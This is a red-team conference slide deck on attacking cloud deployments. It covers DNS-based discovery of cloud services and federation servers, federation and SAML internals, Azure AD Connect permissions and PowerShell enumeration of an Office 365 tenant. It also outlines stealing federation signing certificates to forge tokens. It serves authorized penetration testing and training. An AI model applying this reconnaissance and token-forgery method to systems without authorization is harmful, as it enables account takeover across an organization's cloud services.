

# Hacking the Cloud

Gerald Steere – Microsoft C+E Red Team (@Darkpawh)

Sean Metcalf – CTO Trimarc (@pyrotek3)

# Gerald Steere - @darkpawh

10+ years experience as a penetration tester and red team operator

Member of C+E Red Team since 2014

Speaker at BlueHat and Bsides Seattle

Spends work days happily smashing atoms in Azure

# Sean Metcalf - @pyrotek3

Founder [Trimarc](#), a security company.

Microsoft Certified Master (MCM) Directory Services

Speaker: Black Hat, BSides, DEF CON, DerbyCon, Shakacon, Sp4rkCon

Security Consultant / Security Researcher

Own & Operate [ADSecurity.org](#)  
(Microsoft platform security info)

Contact: Sean [at] ADSecurity.org

+

# Cloud FTW!

What's in it for me?

Buzzword bingo with cloud lingo

Pathfinding, recon, and targeting in multiple dimension

Currency exchange – what do I do with all these hashes?

Happy fun exploit time (with demos)

Countermeasures and proper protection

What's in it for me?

# Cloud matters for business

Your client probably uses it, whether you (or they) realize it or not

Many traditional techniques do not work

Same concepts but new ways of thinking



# Can I really go after my client's cloud deployments?

We are not lawyers.

If you're a professional you need one of those to talk to *ALWAYS*.



# Lawful Evil is a perfectly valid alignment

Scope & Access will be more limited

Spell out enforced limitations in your reporting

Cloud providers typically require an approval process be followed



# Attacking Azure, AWS, or Google Cloud Deployments

Requires preapproval by account owner (Azure and AWS)

Standard Rules of Engagement (RoE) stuff

Limited to customer owned resources

No DoS

Can include attempts to break isolation (Azure)

# Buzzword Bingo

Do you have your card ready?

# Accessibility modifiers

Public cloud

Private cloud


Hybrid cloud



<https://www.stickermule.com/marketplace/3442-there-is-no-cloud>


All the aaS

# Pizza as a Service



■ You Manage    ■ Vendor Manages

# CloudOS - Same ideas, different words



# Where's the data?

Cloud services rely on data storage for nearly everything

How is data stored in the cloud?

Do I need to attack the service or is the data my real goal?



Image: ©MITRE

# Pathfinding, recon, and targeting in multiple dimension

How do I figure out I even need to look at the cloud?

# Identifying Cloud Deployments

In the public cloud –

## DNS is your best friend

```
> set type=txt
> web.sith.co
Server: cdns2.cox.net
Address: 68.105.28.12

Non-authoritative answer:
web.sith.co      text =

                "sithco.azurewebsites.net"
>
```

# Cloud Recon: DNS MX Records

- Microsoft Office 365:  
DOMAIN-COM.mail.protection.outlook.com
- Google Apps (G Suite):  
\*.google OR \*.googlemail.com
- Proofpoint (pphosted)
- Cisco Email Security (iphmx)
- Cyren (ctmail)
- GoDaddy (secureserver)
- CSC (cscdns)

Name	Value
-----	-----
outlook.com	116
pphosted.com	110
message1abs.com	46
iphmx.com	34
ctmail.com	29
secureserver.net	25
cscdns.net	18
mimecast.com	18
google.com	15
m1bp.com	6
mb5p.com	6
googlemail.com	6
barracudanetworks.com	6

# Cloud Recon: DNS TXT Records

MS = Microsoft Office 365

Google-Site-Verification = G Suite

Amazonses = Amazon Simple Email

OSIAGENTREGURL = Symantec MDM

AzureWebsites = Microsoft Azure

Paychex = Paychex financial services

DocuSign = DocuSign digital signatures

Atlassian-\* = Atlassian services

Name	Value
-----	-----
MS	535
google-site-verification	242
adobe-idp-site-verification	86
docuSign	80
v	54
globalsign-domain-verification	47
amazonses	31
atlassian-domain-verification	16
cisco-ci-domain-verification	11
dropbox-domain-verification	9
yandex-verification	6
OSIAGENTREGURL	6
bugcrowd-verification	4
cisco-site-verification	4
iOS-enroll	3
have-i-been-pwned-verification	3
azurewebsites	3
android-mdm-enroll	2
status-page-domain-verifica...	2
android-enroll	2
paychex	1
Type	1
OLDMS	1
domain-verification	1
archiva-site-verification	1

# Cloud Recon: SPF Records

SalesForce (salesforce.com,  
pardot.com, & exacttarget.com)

MailChimp (mcsv.net)

Mandrill (MailChimp paid app)

Q4Press (document collaboration)

Zendesk (support ticket)

Oracle Marketing (Eloqua.com)

Constant Contact (email marketing)

Postmark (mtasv.net)

Name	Value
-----	-----
protection.outlook	180
pphosted.com	71
message1abs.com	41
google.com	30
salesforce.com	30
mandrillapp.com	19
mcsv.net	19
pardot.com	17
q4press.com	16
exacttarget.com	12
mimecast.com	9
zendesk.com	8
oracle.com	8
eloqua.com	7
boardbooks.com	6
spf.message1abs	6
qualtrics.com	5
clearslide.com	5
clickdimensions.com	5
constantcontact.com	4
satmetrix.com	4
microsoft.com	4
amazon.com	4

# Discover Federation Servers

No standard naming for FS.

Some are hosted in the cloud.

DNS query for:

- adfs
- auth
- fs
- okta
- ping
- sso
- sts

```
Name      : adfs.██████████.com
QueryType : A
TTL       : 299
Section   : Answer
IP4Address : ██████████
```

```
Name      : sso.██████████.com
QueryType : A
TTL       : 899
Section   : Answer
IP4Address : ██████████
```

```
Name      : sts.██████████.com
QueryType : A
TTL       : 86399
Section   : Answer
IP4Address : ██████████
```

```
Name      : okta.██████████.com
QueryType : CNAME
TTL       : 299
Section   : Answer
NameHost  : ██████████.okta.com
```

```
Name      : ██████████.okta.com
QueryType : CNAME
TTL       : 299
Section   : Answer
NameHost  : hammer-crtrs.okta.com
```

```
Name      : hammer-crtrs.okta.com
QueryType : A
TTL       : 299
Section   : Answer
IP4Address : ██████████
```

# Federation Web Page Detail

```

{[Accept-Ranges, bytes], [Content-Length, 2631], [Content-Type
{[X-FRAME-OPTIONS, DENY], [Content-Language, en-US], [X-Conte
{[X-Akamai-Transformed, 9 20 0 pmb=mTOE,1], [Connection, keep
{[Vary, X-FORWARDED-FOR], [Strict-Transport-Security, max-age:
{[content-language, en-us], [transfer-encoding, chunked], [ac
{[Vary, user-agent], [Connection, keep-alive], [Content-Lengt
{[Vary, user-agent], [Connection, keep-alive], [Content-Lengt
{[Content-Language, en-US], [EC2-instance-id, i-aa8ef952], [P
{[Accept-Ranges, bytes], [Content-Length, 2631], [Content-Typ
{[Content-Language, en-US], [EC2-instance-id, i-aa8ef952], [P
{[Pragma, no-cache], [AM_CLIENT_TYPE, genericHTML], [Cache-Co
{[Vary, user-agent], [Connection, keep-alive], [Content-Lengt
{[Accept-Ranges, bytes], [Content-Length, 215], [Content-Type
{[Vary, X-FORWARDED-FOR], [Strict-Transport-Security, max-age:
{[pragma, no-cache], [Content-Length, 9082], [Cache-Control,
{[Accept-Ranges, bytes], [Content-Length, 689], [Content-Type
{[X-FRAME-OPTIONS, DENY], [Content-Language, en-US], [X-Conte
{[Accept-Ranges, bytes], [Content-Length, 689], [Content-Type
{[pragma, no-cache], [Content-Length, 9082], [Cache-Control,
{[Connection, close], [X-Frame-Options, DENY], [Pragma, no-ca
{[Pragma, no-cache], [AM_CLIENT_TYPE, genericHTML], [Cache-Co
{[Pragma, no-cache], [x-frame-options, DENY], [Content-Length
{[Accept-Ranges, bytes], [Content-Length, 689], [Content-Type
Apache
Apache-Coyote/1.1
BigIP
JPMM
Kestrel
Microsoft-HTTPAPI/2.0 Microsoft-HTTPAPI/2.0
Microsoft-IIS/7.5
Microsoft-IIS/7.5,Microsoft-IIS/6.0
Microsoft-IIS/7.5,Microsoft-IIS/7.5
Microsoft-IIS/8.0
Microsoft-IIS/8.5
Microsoft-IIS/8.5 Microsoft-HTTPAPI/2.0
nginx
Oracle-iPlanet-Web-Server/7.0
WebSEAL/7.0.0.8 (Build 160317)

```

TiPMix=0.505320029568542; path=/; Domain=okta. [REDACTED], ARR

L; expires=Wed, 11-Oct-2017 17:06:46 GMT; Max-Age=7776000; path=/; domain=.

# OWA Version Discovery

Check for autodiscover subdomain (autodiscover.domain.com)

Connect to autodiscover web page (https://autodiscover.domain.com)

Copyright date effectively provides Exchange version:  
2006 = Microsoft Exchange 2007

```
.tnarrow .officeFooter
{
  display: none;
}
</style>
<script>
// flogon.js
//
// This file contains the script used by Logon.aspx
//
// copyright (c) 2003-2006 Microsoft Corporation All rights reserved
//
/// <summary>
/// onLoad handler for logon page
/// </summary>
window.onload = function ()
{
  // If we are replacing the current window with the logon page
  //
  if (o_fnc)
```

# Cloud and Federation

Attackers go after Identity since that provides access to resources.


# Modern auth

Cloud authentication and authorization is typically independent from the on-premises domain, though Federation may provide a path...

How you authenticate will depend on the specific cloud provider

More Buzzword Bingo:

- OAUTH
- OpenID
- SAML
- WS-Federation
- WS-Trust



User Authentication Flow:

1. User authenticates to Active Directory
2. User opens web browser and connects to web application.
3. Cloud app doesn't receive a token, so refers user to Federation server.
4. User connects to Federation Server, proves AD authentication, and receives token.
5. Connects back to cloud app providing token. User is allowed access based on data in token.

# ADFS Federation Server Config

Federation server typically lives on the internal network with a proxy server in the DMZ.

Certificates installed on Federation server

- Service communication

- Token-decrypting

- Token-signing

Relying party trusts: cloud services and applications

Claim rules: determine what type of access and from where access is allowed.

# SAML in a Nutshell

- Security Assertion Markup Language (SAML)
- Web browser single-sign on
- Three roles:
  - User
  - Identity Provider (IDP)
  - Service Provider
- Specifies assertions between these roles (broker) which are used to confirm identity.
- Authentication method agnostic.
- SAML messages have several levels of signatures.

# Federation Key Points

Federation: trust between organizations leveraging PKI (certificates matter)

Cloud SSO often leverages temporary or persistent browser cookies (cookies provide access)

Several protocols may be supported, though typically SAML. (protocols and versions matter)

Federation server (or proxy) is on public internet via port 443 (HTTPS).

# How to steal identities – federated style

Federation is effectively Cloud Kerberos.

Own the Federation server, own organizational cloud services.

Token & Signing certificates  $\approx$  KRBTGT (think Golden Tickets)

Steal federation certificates to spoof access tokens (Mimikatz fun later).

 **Casey Smith** @subTee

Ever looked at the results of searching GitHub:

".pfx password="

Certs are probably being stolen. Probably...

Anyone done research on this?

 Twitter | Jul 14th at 10:39 AM

# On-Premises Cloud Components

How do we get those identities into the cloud anyways?

# Active Directory & the Cloud

Active Directory provides Single Sign On (SSO) to cloud services.

Some directory sync tools synchronizes all users and their attributes to cloud service(s).

Most sync engines only require AD user rights to send user and group information to cloud service.

Most organizations aren't aware of all cloud services active in their environment.

# Express Permissions for Azure AD Connect

## Permissions for the created AD DS account for express settings

The [account](#) created for reading and writing to AD DS have the following permissions when created by express settings:

Permission	Used for
<ul style="list-style-type: none"><li>• Replicate Directory Changes</li><li>• Replicate Directory Changes All</li></ul>	Password sync
Read/Write all properties User	Import and Exchange hybrid
Read/Write all properties iNetOrgPerson	Import and Exchange hybrid
Read/Write all properties Group	Import and Exchange hybrid
Read/Write all properties Contact	Import and Exchange hybrid
Reset password	Preparation for enabling password writeback

# Custom Permissions for Azure AD Connect

Feature	Permissions
msDS-ConsistencyGuid feature	Write permissions to the msDS-ConsistencyGuid attribute documented in <a href="#">Design Concepts - Using msDS-ConsistencyGuid as sourceAnchor</a> .
Password sync	<ul style="list-style-type: none"><li>• Replicate Directory Changes</li><li>• Replicate Directory Changes All</li></ul>
Exchange hybrid deployment	Write permissions to the attributes documented in <a href="#">Exchange hybrid writeback</a> for users, groups, and contacts.
Exchange Mail Public Folder	Read permissions to the attributes documented in <a href="#">Exchange Mail Public Folder</a> for public folders.
Password writeback	Write permissions to the attributes documented in <a href="#">Getting started with password management</a> for users.
Device writeback	Permissions granted with a PowerShell script as described in <a href="#">device writeback</a> .
Group writeback	Read, Create, Update, and Delete group objects in the OU where the distributions groups should be located.

# PowerShell Management of Cloud Stuff

- Amazon AWS  
<https://aws.amazon.com/powershell/>
- Google Cloud  
<https://cloud.google.com/powershell/>
- Microsoft Azure  
<https://docs.microsoft.com/en-us/powershell/azure/install-azurermps?view=azurermps-4.1.0>
- Microsoft Office 365  
<https://technet.microsoft.com/en-us/library/dn975125.aspx>

```
PS C:\Windows\system32> Get-MsolCompanyInformation
```

```

DisplayName           : International Genetic Technologies
PreferredLanguage     : en
Street                : 100 Farallon Road
City                  : Palo Alto
State                 : CA
PostalCode            : 94301
Country                :
CountryLetterCode    : US
TelephoneNumber       : (415) 209-5451
MarketingNotificationEmails : {}
TechnicalNotificationEmails : {johnarnold@ingentch.co}
SelfServePasswordResetEnabled : True
UsersPermissionToCreateGroupsEnabled : True
UsersPermissionToCreateLOBAppsEnabled : True
UsersPermissionToReadOtherUsersEnabled : True
UsersPermissionToUserConsentToAppEnabled : True
DirectorySynchronizationEnabled : True
DirSyncServiceAccount :
LastDirSyncTime       :
LastPasswordSyncTime :
PasswordSynchronizationEnabled : False

```

```
PS C:\Windows\system32> Get-MsolRole
```

objectId	Name	Description
729827e3-9c14-49f7-bb1b-9608f156bbb8	Helpdesk Administrator	Helpdesk Administrator has access to perform common helpdesk rela...
f023fd81-a637-4b56-95fd-791ac0226033	Service Support Administrator	Service Support Administrator has access to perform common suppor...
b0f54661-2d74-4c50-afa3-1ec803f12efe	Billing Administrator	Billing Administrator has access to perform common billing relate...
b5468a13-3945-4a40-b0b1-5d78c2676bbf	Mailbox Administrator	Allows access and management of users mailboxes.
4ba39ca4-527c-499a-b93d-d9b492c50246	Partner Tier1 support	Allows ability to perform tier1 support tasks.
e00e864a-17c5-4a4b-9c06-f5b95a8d5bd8	Partner Tier2 support	Allows ability to perform tier2 support tasks.
88d8e3e3-8f55-4a1e-953a-9b9898b8876b	Directory Readers	Allows access to various read only tasks in the directory.
29232cdf-9323-42fd-ade2-1d097af3e4de	Exchange Service Administrator	Exchange Service Administrator.
75941009-915a-4869-abe7-691bfff18279e	Lync Service Administrator	Lync Service Administrator.

# Identity

```
ExtensionData      : System.Runtime.Serialization.ExtensionDataObject
AccountEnabled    : True
Addresses         : {}
AppPrincipalId    : ae9c4dc1-265c-4a70-a694-983c4f871836
DisplayName       : DinoDNA
ObjectId          : ed177e6c-0f90-41f9-b4e1-911611cb53a3
ServicePrincipalNames : {ae9c4dc1-265c-4a70-a694-983c4f871836, InGen/DinoDNA.ingentech.co}
TrustedForDelegation : False

ExtensionData      : System.Runtime.Serialization.ExtensionDataObject
AccountEnabled    : True
Addresses         : {}
AppPrincipalId    : 7320dd22-f833-4604-bb2c-b7a4a441a620
DisplayName       : InGen Secure
ObjectId          : 362ab303-d945-4703-ac39-8b3a0c19b24a
ServicePrincipalNames : {7320dd22-f833-4604-bb2c-b7a4a441a620, InGen/Secure.ingentech.co}
TrustedForDelegation : False

ExtensionData      : System.Runtime.Serialization.ExtensionDataObject
AccountEnabled    : True
Addresses         : {}
AppPrincipalId    : e820fda8-9479-4a61-9c60-c8459cd4cdc2
DisplayName       : I know this!
ObjectId          : ba087b1b-7626-47ad-a842-2170e167090e
